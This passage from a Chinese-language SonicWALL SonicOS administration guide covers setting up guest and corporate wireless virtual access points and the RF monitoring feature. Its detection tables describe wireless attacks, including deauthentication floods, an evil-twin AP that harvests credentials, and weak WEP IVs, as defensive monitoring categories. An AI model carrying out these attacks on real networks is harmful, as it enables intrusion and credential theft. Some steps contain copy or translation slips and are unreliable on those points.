> **注：**SonicPoints 的最大数量取决于您的平台。要查看您平台的最大 SonicPoints 数，请参阅第 666 页的自定义 VLAN 设置。

5 关于**预留 SonicPoint 地址**，请转至：

- 如需让 SonicOS 自动将 IP 地址分配到 SonicPoint，选择**自动**；这是默认设置。

  > **注：**在大多数部署场景，您应选择自动。

- 将某个 IP 地址指定到 SonicPoint，选择**手动**。

6 单击**确定**按钮将更改保存到此界面。

您的 WLAN 接口现已显示在**接口设置**列表中。



在 WLAN 上创建 VLAN 子接口

在本节中，您将在当前的 WLAN 上创建和配置新 VLAN 子接口。该 VLAN 将链接到您在第 676 页的配置区域中创建的区域。

1 在**网络 > 接口**页面，从**添加接口**下拉菜单选择接口类型。将显示**添加接口**对话框。

2 在**区域**下拉菜单中，选择您在第 676 页的配置区域中创建的区域。在该情况下，我们选择 **VAP-Guest**。

3 输入该接口的 **VLAN 标签**。该编号使 SonicPoint 可以标识哪些流量属于“VAP-Guest”VLAN。您应根据组织的方案选择编号。在此情况下，我们选择 **200** 作为 VAP-Guest VLAN 的标签。

4 在**父接口**下拉菜单中，选择您的 SonicPoint 与其物理连接的接口。在此情况下，我们使用 **X2**，这是我们的 WLAN 接口。

5 输入该子接口所需的 **IP 地址**。

6 从 **SonicPoint 限制**下拉菜单中选择 SonicPoints 的数量限制。这将定义您的 VLAN 接口将支持的 SonicPoints 总数。

7 关于**预留 SonicPoint 地址**，请转至：

- 如需让 SonicOS 自动将 IP 地址分配到 SonicPoint，选择**自动**；这是默认设置。


  注：在大多数部署场景，您应选择自动。

- 将某个 IP 地址指定到 SonicPoint，选择**手动**。

8 您可以选择在**注释**字段中添加关于此子接口的注释。

9 单击**确定**按钮添加此子接口。

您的 VLAN 子接口现已显示在**接口设置**列表中。



配置 DHCP IP 范围

由于可用 DHCP 租约的数量根据您平台的不同而不同，定义每个接口/子接口时应重新调整 DHCP 范围的大小，以确保所有后续定义的接口拥有充足的 DHCP 空间。要查看 SonicWALL 安全设备的最大 DHCP 租约数，请参阅第 667 页的 DHCP 服务器范围。

1 转至**网络 > DHCP 服务器**页面。

2 找到您所创建的接口，在我们的示例中，为 X2:V200（物理 X2 接口上的虚拟接口 200）接口。

3 单击与所需接口相对应的**编辑**图标。

注：如果您所创建的接口未显示在网络 > DHCP 服务器页面上，可能是因为您为防火墙创建的 DHCP 租约数超过了允许的数量。如需 DHCP 租约用尽的更多信息，请参阅第 667 页的 DHCP 服务器范围。



4 编辑**起始范围**和**终止范围**字段，以满足您的部署需求。

5 单击**确定**按钮保存这些更改。

您的新 DHCP 租约范围现已显示在 DHCP 服务器租约范围列表中。



创建 SonicPoint 虚拟接入点配置文件

在本节中，您将创建并配置新虚拟接入点配置文件。您可以为每个虚拟接入点类型创建虚拟接入点配置文件，并使用它们将高级设置轻松应用到新的虚拟接入点。本节为可选，但在配置多个虚拟接入点时有利于更好地使用。

1 转至 **SonicPoint > 虚拟接入点**页面。

2 单击**虚拟接入点配置文件**部分中的**添加...**按钮。

3 输入此虚拟接入点配置文件的**配置文件名称**，例如**访客**。

4 选择**验证类型**。对于不受保护的访客访问，我们选择**开放**。

5 单击**确定**按钮创建此虚拟接入点配置文件。

创建 SonicPoint 虚拟接入点

在本节中，您将创建和配置新虚拟接入点，并将其与您在第 680 页的在 WLAN 上创建 VLAN 子接口中创建的 VLAN 关联。

1 转至 **SonicPoint > 虚拟接入点**页面。

2 单击**虚拟接入点**部分中的**添加...**按钮。

3 输入虚拟接入点的默认名称 **(SSID)**。在此情况下，我们选择 **VAP-Guest**，该名称与其将要关联的区域相同。

4 从下拉菜单列表中选择在第 666 页的VLAN 子接口中创建的 **VLAN ID**。在此情况下，我们选择 **200**（VAP-Guest VLAN 的 VLAN ID）。

5 选中**启用虚拟接入点**复选框，以在创建时启用该接入点。

6 单击**高级选项卡**以编辑加密设置。如果您在之前的章节中创建了虚拟接入点配置文件，则从**配置文件名称**列表中选择该配置文件。我们已创建并选择“访客”配置文件，该文件使用**开放**作为验证方法。

7 单击**确定**按钮添加此虚拟接入点。

您的新虚拟接入点现将显示在虚拟接入点列表中。



由于您已成功设置访客配置，您可以选择添加更多的自定义虚拟接入点，或将此配置部署到第 685 页的将虚拟接入点部署到 SonicPoint中的 SonicPoint。

提示：请记住，可在稍后添加更多的虚拟接入点。按照第 685 页的将虚拟接入点部署到 SonicPoint 中的步骤执行，可将新虚拟接入点同步部署到所有 SonicPoints。

为公司 LAN 访问配置虚拟接入点

可以对经常在办公室工作的用户群体使用公司 LAN 虚拟接入点，并为其提供对所有网络资源的完整访问权限（假设连接已经过验证且是安全的）。这些用户应已属于网络的目录服务 Microsoft Active Directory，该服务通过 IAS（互联网验证服务）提供 EAP 接口。

主题：

- 第 682 页的配置区域
- 第 682 页的在 WLAN 上创建 VLAN 子接口
- 第 683 页的配置 DHCP IP 范围
- 第 683 页的创建 SonicPoint 虚拟接入点配置文件
- 第 684 页的创建 SonicPoint 虚拟接入点
- 第 685 页的创建多个虚拟接入点/部署当前虚拟接入点

配置区域

在本节中，您将创建和配置拥有 SonicWALL 安全服务和增强的 WiFiSec/WPA2 无线安全性的新公司无线区域。

1 登录 SonicWALL 网络安全设备的管理界面。

2 转至左侧菜单中的**网络 > 区域**页面。

3 单击**添加...** 按钮以添加新区域。

常规选项卡

1 在**常规**选项卡中，输入合适的名称，例如在**名称**字段中输入“VAP-Corporate”。

2 从**安全类型**下拉菜单中选择**无线**。

3 选择**允许接口信任**复选框，以允许公司无线用户之间的通信。

4 选择您通常将其应用到公司有线 LAN 用户的所有安全服务的复选框。

无线选项卡

1 在**无线**选项卡中，选中**仅允许 SonicPoint 生成的流量**复选框。

2 选择 **WiFiSec 增强**复选框，以启用此连接上的 WiFiSec 安全性。

3 选择**将 WPA/WPA2 流量信任为 WiFiSec**，以启用对此连接的 WPA/WPA2 用户访问。

4 从 **SonicPoint 控制配置文件**下拉菜单选择设置配置文件。

5 单击**确定**按钮保存这些更改。

您的新区域现已显示在“网络 > 区域”页面底部，尽管您可能已注意到它尚未链接到成员界面。这是您的下一个步骤。



在 WLAN 上创建 VLAN 子接口

在本节中，您将在当前的 WLAN 上创建和配置新 VLAN 子接口。该 VLAN 将链接到您在第 682 页的配置区域中创建的区域。

1 在**网络 > 接口**页面上，单击**添加接口**按钮。

2 在**区域**下拉菜单中，选择您在第 682 页的配置区域中创建的区域。在此情况下，我们选择 **VAP-Corporate**。

3 输入该接口的 **VLAN 标签**。该编号使 SonicPoint 可以标识哪些流量属于“VAP-Corporate”VLAN。您应根据组织的方案选择编号。在此情况下，我们选择 **50** 作为 VAP-Corporate VLAN 的标签。

4 在**父接口**下拉菜单中，选择您的 SonicPoint 与其物理连接的接口。在此情况下，我们使用 **X2**，这是我们的 WLAN 接口。

5 输入该子接口所需的 **IP 地址**。

6 在 **SonicPoint 限制**下拉菜单中，选择 SonicPoints 的数量限制。这将定义您的 WLAN 接口将支持的 SonicPoints 总数。

7 关于**预留 SonicPoint 地址**，请转至：

- 如需让 SonicOS 自动将 IP 地址分配到 SonicPoint，选择**自动**；这是默认设置。


  注：在大多数部署场景，您应选择自动。

- 将某个 IP 地址指定到 SonicPoint，选择**手动**。

8 您可以选择在**注释**字段中添加关于此子接口的注释。

9 单击**确定**按钮添加此子接口。

您的 VLAN 子接口现已显示在接口设置列表中。



配置 DHCP IP 范围

由于可用 DHCP 租约的数量根据您平台的不同而不同，定义每个接口/子接口时应重新调整 DHCP 范围的大小，以确保所有后续定义的接口拥有充足的 DHCP 空间。要查看 SonicWALL 安全设备的最大 DHCP 租约数，请参阅第 667 页的 DHCP 服务器范围。

1 转至**网络 > DHCP 服务器**页面。

2 找到您所创建的接口，在我们的示例中，为 X2:V50（物理 X2 接口上的虚拟接口 50）接口。

> **注：**如果您所创建的接口未显示在网络 > DHCP 服务器页面上，可能是因为您为防火墙创建的 DHCP 租约数超过了允许的数量。如需 DHCP 租约用尽的更多信息，请参阅第 667 页的 DHCP 服务器范围。

3 单击与所需接口相对应的**编辑**图标。将显示**动态 DHCP 范围配置**窗口。



4 编辑**开始范围**和**终止范围**字段，以满足您的部署需求。

5 单击**确定**按钮保存这些更改。

您的新 DHCP 租约范围现已显示在 DHCP 服务器租约范围列表中。



创建 SonicPoint 虚拟接入点配置文件

在本节中，您将创建并配置新虚拟接入点配置文件。您可以为每个虚拟接入点类型创建虚拟接入点配置文件，并使用它们将高级设置轻松应用到新的虚拟接入点。本节为可选，但在配置多个虚拟接入点时有利于更好地使用。

1 转至 **SonicPoint > 虚拟接入点**页面。

2 单击**虚拟接入点配置文件**部分中的**添加...**按钮。

3 输入此虚拟接入点配置文件的**配置文件名称**，例如“Corporate-WPA2”。

4 从**验证类型**下拉菜单中选择 **WPA2-AUTO-EAP**。这将根据您当前的 RADIUS 服务器设置（设置如下）使用自动用户验证。

5 在**最大客户端**字段中，输入并发连接虚拟接入点将支持的最大数量。

6 在 **WPA-EAP 加密设置**部分，输入您当前的 RADIUS 服务器信息。该信息将用于支持验证登录 VLAN。

7 单击**确定**按钮创建此虚拟接入点配置文件。

创建 SonicPoint 虚拟接入点

在本节中，您将创建和配置新虚拟接入点，并将其与您在第 682 页的在 WLAN 上创建 VLAN 子接口中创建的 VLAN 关联。

常规选项卡

1 转至 **SonicPoint > 虚拟接入点**页面。

2 单击**虚拟接入点**部分中的**添加...**按钮。

3 输入虚拟接入点的默认名称 **(SSID)**。在此情况下，我们选择 **VAP-Guest**，该名称与其将要关联的区域相同。

4 从下拉菜单列表中选择在第 682 页的在 WLAN 上创建 VLAN 子接口中创建的 **VLAN ID**。在此情况下，我们选择 **50**（VAP-Guest VLAN 的 VLAN ID）。

5 选中**启用虚拟接入点**复选框，以在创建时启用该接入点。

6 选中**启用 SSID 隐藏**复选框，对用户隐藏此 SSID



7 单击**确定**按钮添加此虚拟接入点。

您的新虚拟接入点现将显示在虚拟接入点列表中。



高级选项卡（验证设置）

1 单击**高级选项卡**以编辑加密设置。如果您在之前的章节中创建了虚拟接入点配置文件，则从**配置文件名称**列表中选择该配置文件。我们已创建并选择“Corporate-WPA2”配置文件，该文件使用 **WPA2-AUTO-EAP** 作为验证方法。如果您未设置虚拟接入点配置文件，请继续步骤 2 到步骤 4。否则，请继续第 685 页的创建多个虚拟接入点/部署当前虚拟接入点。

2 在高级选项卡中，选择验证类型下拉菜单中的 WPA2-AUTO-EAP。这将根据您当前的 RADIUS 服务器设置（设置如下）使用自动用户验证。

3 在**最大客户端**字段中，输入并发连接虚拟接入点将支持的最大数量。

4 在 **WPA-EAP 加密设置**部分，输入您当前的 RADIUS 服务器信息。该信息将用于支持验证登录 VLAN。

创建多个虚拟接入点/部署当前虚拟接入点

由于您已成功设置用于公司 LAN 访问的 VLAN，您可以选择添加更多的自定义虚拟接入点，或将此配置部署到第 685 页的将虚拟接入点部署到 SonicPoint 中的 SonicPoint。

提示：请记住，可在稍后添加更多的虚拟接入点。按照第 685 页的将虚拟接入点部署到 SonicPoint 中的步骤执行，可将新虚拟接入点同步部署到所有 SonicPoints。

将虚拟接入点部署到 SonicPoint

在以下章节中，您将对新虚拟接入点进行分组和部署，并将它们与一个或多个 SonicPoint 无线相关联。如果未完成以下步骤，用户将无法访问您的虚拟接入点：

- 第 685 页的对多个虚拟接入点分组
- 第 685 页的创建 SonicPoint 设置配置文件
- 第 686 页的将虚拟接入点群组与您的 SonicPoint 相关联

对多个虚拟接入点分组

在本节中，会将多个虚拟接入点划分到一个组中，以便与您的 SoncPoint 相关联。

1. 转至 **SonicPoint > 虚拟接入点**页面。
2. 单击**虚拟接入点群组**部分中的**添加群组...**按钮。
3. 输入**虚拟接入点群组名称**。
4. 从列表中选择所需的虚拟接入点，并单击 **->** 按钮，将它们添加到群组中。您可以选择单击**全部添加**按钮，将所有虚拟接入点添加到单个群组中。



5. 按**确定**按钮保存更改并创建群组。

创建 SonicPoint 设置配置文件

在本节中，将通过创建设置配置文件将在 第 685 页的对多个虚拟接入点分组中创建的群组与 SonicPoint 相关联。该配置文件将允许您将虚拟接入点群组中的设置配置到所有 SonicPoints。

1. 转至 **SonicPoint > SonicPoints** 页面。
2. 单击 **SonicPoint 设置配置文件**部分中的**添加**按钮。

3 单击**启用 SonicPoint** 复选框以启用该配置文件。

4 在**名称前缀**字段中，输入此配置文件的名称。

5 从下拉菜单中选择**国家或地区代码**。

6 从 **802.11 无线虚拟接入点群组**下拉列表中，选择在第 685 页的对多个虚拟接入点分组中创建的群组。



7 要设置 802.11g WEP 或 802.11a WEP/WPA 加密，或启用 MAC 地址过滤，请使用 **802.11g** 和 **802.11a** 选项卡。如果任一虚拟接入点使用加密，则在 SonicPoint 虚拟接入点起作用之前必须配置这些设置。

8 单击**确定**按钮保存更改，并创建此 SonicPoint 设置配置文件。

9 单击界面顶部的**同步 SonicPoint** 按钮，以将您的设置配置文件应用到可用 SonicPoints。

您的 SonicPoint 可能需要重启，才能使更改生效。该过程完成后，所有您的虚拟接入点配置文件通过此 SonicPoint 对于无线用户都将可用。

将虚拟接入点群组与您的 SonicPoint 相关联

如果您未创建 SonicPoint 设置配置文件，您可以手动设置 SonicPoint。如果仅要设置一个 SonicPoint，您可能想要使用此方法。如果您已使用 SonicPoint 配置文件创建和设置 SonicPoints，则不需要参考本节。

1 转至左侧菜单中的 **SonicPoint > SonicPoints** 页面。

2 单击您想要将虚拟接入点与之关联的 **SonicPoint** 旁边的**配置**按钮。

3 在**虚拟接入点设置**一节中，从 **802.11g（或 802.11a）无线虚拟接入点群组**下拉列表中选择在第 685 页的对多个虚拟接入点分组中创建的虚拟接入点群组。在此情况下，我们选择 **VAP** 作为我们的虚拟接入点群组。



4 单击**确定**按钮，以将此虚拟接入点群组与您的 SonicPoint 相关联。

5 单击界面顶部的**同步 SonicPoints** 按钮，以将您的设置配置文件应用到可用的 SonicPoints。

您的 SonicPoint 可能需要重启，才能使更改生效。该过程完成后，所有您的虚拟接入点配置文件通过此 SonicPoint 对于无线用户都将可用。

注：如果首次设置访客服务，请务必在**用户 > 访客服务**页面中做必要配置。

VAP 远程 MAC 访问控制

注：SonicPoint 也支持远程 MAC 访问控制。请参见第 580 页的 SonicPoint 的远程 MAC 访问控制。

在 *VAP* 上启用远程 *MAC* 访问控制的步骤如下：

1 转至 **SonicPoint > 虚拟接入点**页面。


2 在**虚拟接入点**面板中，单击**添加**按钮。此时会显示**添加/编辑虚拟接入点**对话框。



3 单击**高级**选项卡。



4 选择**启用远程 MAC 访问控制**选项。将显示**无线服务器设置**部分。



5 在适当的字段，输入您想要的无线服务器设置。

6 单击**确定**。

重要：您不能在启用 IEEE 802.11i EAP 的同时启用远程 MAC 地址访问控制选项。如果您启用了该选项，将显示以下错误信息：

```
启用 IEEE 802.11i EAP 时，
无法设置远程 MAC 地址访问控制。
```

67

配置 RF 监控

- 第 689 页的 SonicPoint > RF 监控
  - 第 689 页的理解 RF 监控
  - 第 694 页的配置 RF 监控功能
  - 第 698 页的实用型 RF 监控字段应用程序

SonicPoint > RF 监控

本章节详细介绍了射频 (RF) 监控功能，并提供了简化部署的配置示例。

主题：

- 第 689 页的理解 RF 监控
- 第 694 页的配置 RF 监控功能
- 第 698 页的实用型 RF 监控字段应用程序

理解 RF 监控

以下章节提供了 RF 监控功能的概述，包含以下子节：

- 第 689 页的 RF 监控是什么？
- 第 690 页的管理接口概述

RF 监控是什么？

当今基于 802.11 的无线网络设备所使用的射频 (RF) 技术对入侵者颇具吸引力。如果不加管理，射频设备会使您的无线（和有线）网络对于外部的各种威胁（从拒绝服务 (DoS) 到网络安全破坏）处于开放状态。

为保护 SonicPoint 无线接入点 (AP)工作站的安全，SonicWALL 深入研究了这些威胁。通过使用直接射频 RF 监控，SonicWALL 可帮助检测威胁，而不会中断当前无线或有线网络的运行。

SonicWALL RF 监控提供对 SonicPoint 射频流量的实时威胁监控和管理。除有实时威胁监控功能外，SonicWALL RF 监控还提供了集中收集 RF 威胁和流量统计的系统；还提供了一种直接从 Dell SonicWALL 安全设备网关轻松管理射频功能的方法。

SonicWALL RF 监控的特点：

- **实时** - 实时查看记录的信息
- **透明** - 管理威胁时无需中止合法的流量。
- **全面** - 可对多种类型的射频威胁进行检测。如需上述射频威胁检测类型的完整描述，请参见第 698 页的实用型 RF 监控字段应用程序。

管理接口概述

SonicPoint > RF 监视管理界面提供了用于选择射频签名类型、查看已发现的 RF 威胁工作站以及将发现的威胁工作站添加到监视列表的中心位置。本节说明了**SonicPoint > RF 监视**页面上的组件。




表 92. RF 监控组件

名称	说明
操作项	提供接受、取消、刷新和清除 RF 监控页面的选项。 请参见第 691 页的操作项。
RF 监控摘要面板	显示 SonicPoint RF 监控设备、射频威胁总数和测量间隔（使用秒作为测量单位）。 请参见第 691 页的 RF 监视摘要。
802.11 常规帧设置	显示常见威胁的总数量和启用长久持续的选项。 请参见第 691 页的 802.11 常规帧设置。
802.11 管理帧设置	针对每个设置，配置您的管理帧设置，并显示威胁的数量。 请参见第 692 页的 802.11 管理帧设置。
802.11 数据帧设置	针对每个设置，配置您的数据帧设置，并显示威胁的数量。 请参见第 692 页的 802.11 数据帧设置。
已发现 RF 威胁站点	显示所有已发现 RF 威胁站点的信息或仅显示监视列表群组中的站点。 请参见第 693 页的已发现 RF 威胁工作站。

操作项



表 93. 操作项按钮

按钮名称	说明
接受	接受最新的配置设置。
取消	取消任何已更改的 RF 监控设置。
刷新	刷新 **SonicPoint > RF 监控**页面。
清除	清除所有配置的设置，并将页面返回到默认设置。

RF 监视摘要



表 94. RF 监控摘要组件

名称	说明
SonicPoint RF 监控设备	显示 SonicPoint 设备的总数量。
射频威胁总数：	显示 RF 威胁的总数。
测量间隔（秒）	输入所需的测量间隔，以秒为单位。默认间隔为 300 秒。

802.11 常规帧设置





表 95. 802.11 常规帧设置

名称	说明
所有常规威胁	显示常规威胁的总数。
长久持续	通过将射频光谱划分为 14 个交错的信道，无线设备可共享电视广播。每个设备在指定的（短）持续时间内都保留一个信道，在此期间，任何一个设备都保留有一个信道，其他已知的设备在该信道上不广播。长久持续攻击通过保留多个射频信道较长的时间来使用该过程，并通过找到开放的广播信道有效地停止合法的无线流量。默认情况下未指定该选项。

802.11 管理帧设置



单击复选框启用/禁用表 96 描述的监控。默认情况下已启用所有监控。

表 96. 802.11 管理帧设置

名称	说明
所有管理威胁	显示管理威胁的总数。
管理帧淹没	DoS 攻击的变体尝试用管理帧淹没无线接入点（例如关联或验证请求），该管理帧使用伪造的请求填充管理表。
无探测响应	无线客户端发送探测请求时，攻击者返回包含空 SSID 的响应。该响应会使多个常见无线卡和设备停止响应。
广播取消验证	这个 DoS 变异 发送欺骗的取消验证帧给无线客户， 强迫它们连续的取消验证和持续的和接入点之间再验证
具备非法 SSID 的合法站点	在该攻击中，欺诈接入点尝试广播受信任的站点 ID (ESSID)。尽管 BSSID 通常无效，站点仍对客户端显示，好像它是受信任的接入点。该攻击的目的是通常从受信任的客户端获取验证信息。
Wellenreiter 检测	Wellenreiter 是常用的软件应用程序，攻击者可使用它检索来自周围无线网络的信息。
Ad-Hoc 站点检测	Ad-Hoc 站点是可提供无线客户端访问权限的节点，其访问方式为充当实际接入点和用户之间的网桥。无线用户通常受欺骗连接 Ad-Hoc 站点，而不是实际的接入点，因为它们可能有相同的 SSID。这使 Ad-Hoc 站点能够拦截连接的客户端与接入点之间发送或接收的任何无线流量。

802.11 数据帧设置



单击复选框启用/禁用以下监控。默认情况下，未选择**未关联站点**，其他复选框处于启用状态。

表 97. 802.11 数据帧设置

名称	说明
所有数据威胁	显示数据威胁的总数。
未关联站点	无线站点在与接入点相关联之前尝试进行验证，未关联的站点在未关联期间通过将淹没的验证请求发送给接入点可创建 DoS。
NetStumbler 检测	通常用于找到免费的互联网访问和所需的网络。NetStumbler 与 GPS 接收器和映射软件相结合，可自动映射无线网络的位置。攻击者也将 NetStumbler 用于从周围的无线网络检索信息。
EAPOL 数据包攻击	局域网的扩展验证协议 (EAPOL) 数据包用在 WPA 和 WPA2 验证机制中。由于这些数据包类似其他验证请求数据包，由无线接入点公开接收，因此这些数据包的攻击会使 DoS 进入您的网络。
弱 WEP IV	WEP 安全机制使用您的 WEP 密钥以及随机选择的 24 位数字作为初始向量 (IV) 来加密数据。由于随机初始向量的数字比其它数字弱，网络攻击者通常针对此类加密类型，使其更容易解密 WEP 密钥。

已发现 RF 威胁工作站



表 98. 已发现 RF 威胁工作站

名称	说明
项目	显示记录的威胁的总数。如果适用，请使用箭头按钮浏览页面。
视图样式：站点	选择条目列表中显示的站点类型： • 所有已发现的系统。 • 仅在监视列表群中的站点
# MAC 地址	按照 MAC 地址对条目排序。这是射频威胁站点的物理地址。
类型	按照从威胁站点接收的无线信号的类型对条目排序。
供应商	按供应商对条目排序。这是威胁站点的制造商（由 MAC 地址确定）。
RSSI	按照 SonicPoint 报告的接收信号的强度对条目排序。该条目以及**传感器**条目，在对 RF 威胁设备的实际物理位置做三角测量时非常有用。
速率	按照威胁站点的传输速率 (Mbps) 对条目进行排序。
加密	按照威胁站点上的无线信号加密（**无**或**已加密**）对条目进行排序。
射频威胁	按照射频威胁对条目进行排序（发生在最近的时间）。
更新时间	按照创建/更新此日志记录的时间对条目进行排序。
传感器	按照记录此威胁的 SonicPoint 的 ID 对条目排序。该条目以及 **Rssi** 条目，在对 RF 威胁设备的实际物理位置做三角测量时非常有用。
备注	显示用于添加有关威胁注释的文本框。
配置	配置已发现站点的监视列表。

提示：使用记录的威胁统计可找到射频威胁设备的大概位置。如需使用射频管理威胁统计的实用性建议和信息，请参见第 698 页的实用型 RF 监控字段应用程序。

配置 RF 监控功能

注：关于使用**SonicPoint > RF 监视**管理接口的详细信息，请参见第 690 页的管理接口概述。可以在第 698 页的实用型 RF 监控字段应用程序找到已收集的 RF 监控数据的实际用途。

主题：

- 第 694 页的在 SonicPoint 上配置 RF 监控
- 第 697 页的选择射频签名类型
- 第 697 页的将威胁站点添加到监视列表中

在 SonicPoint 上配置 RF 监控

为强制实施 RF 监控，必须在所有可用 SonicPoint 设备上启用 RF 监控选项。

如需使用已启用的 *RF* 监控预配置所有可用的 *SonicPoint*，请执行以下步骤：

1 转至 **SonicPoint > SonicPoints**。



2 在 **SonicPoint 供应商配置文件**部分，单击与所需的 SonicPoint 设置配置文件相对应的**编辑**图标。将显示两个**编辑 SonicPoint 类型配置文件**对话框之一：

- **SonicPoint ACe/AC/N2** 和 **SonicPointNDR** 配置文件



- **SonicPointN** 配置文件



3 在 **SonicPoint Profile “类型” 设置**部分，单击**启用 RF 监控**复选框。



4 单击**确定**按钮。

> 注：为确保在启用 RF 监控功能的情况下更新所有 SonicPoints，必须删除 **SonicPoint** 表中的所有当前 SonicPoints，并使用您所创建的配置文件重新同步这些 SonicPoints。

5 选择要删除的 SonicPoint 或单击表格标题，选择表格中的所有 SonicPoint。

6 单击**全部删除**按钮。


7 单击页面顶部的**同步 SonicPoints** 按钮。

在启用 RF 监控功能的情况下，您的 SonicPoints 将重启。重启期间请耐心等待，可能需要几分钟的时间。

选择射频签名类型

“RF 监控”管理界面用于选择 SonicWALL 监控和记录的射频威胁类型。

1 转至 **SonicPoint > RF 监视**。将显示射频威胁类型，每种类型的旁边都有一个复选框。



2 单击射频威胁旁边的复选框，以启用 / 禁用对该威胁的管理。默认情况下，所有射频威胁都已选中，将对它们进行管理。

> 提示：如需 RF 威胁类型及其描述的完整列表，请参见该文档的第 692 页的 802.11 管理帧设置。

3 单击页面顶部的**接受**以更新配置。

将威胁站点添加到监视列表中

RF 监控已发现威胁站点“监视列表”功能用于创建无线网络的威胁监视列表。监视列表用于过滤已发现射频威胁站点列表中的结果。

如需将站点添加到监视列表中，请执行以下步骤：

1 在 **SonicPoint > RF 监视**页面中，转至**已发现 RF 威胁站点**部分。




2 单击与您想要添加到监视列表的威胁站点相对应的**编辑**图标。将显示确认对话框。

3 单击**确定**将站点添加到监视列表。

4 如果不慎将站点添加到监视列表，或要从列表中删除某站点，请单击与您想要删除的威胁站点相对应的**删除**图标。

> 提示：将一个或多个站点添加到监视列表中后，您可以通过选择**视图样式**下拉列表中的**仅在监视列表群中的站点**过滤结果，以便仅显示实时日志中的这些站点。



5 单击**接受**。

实用型 RF 监控字段应用程序

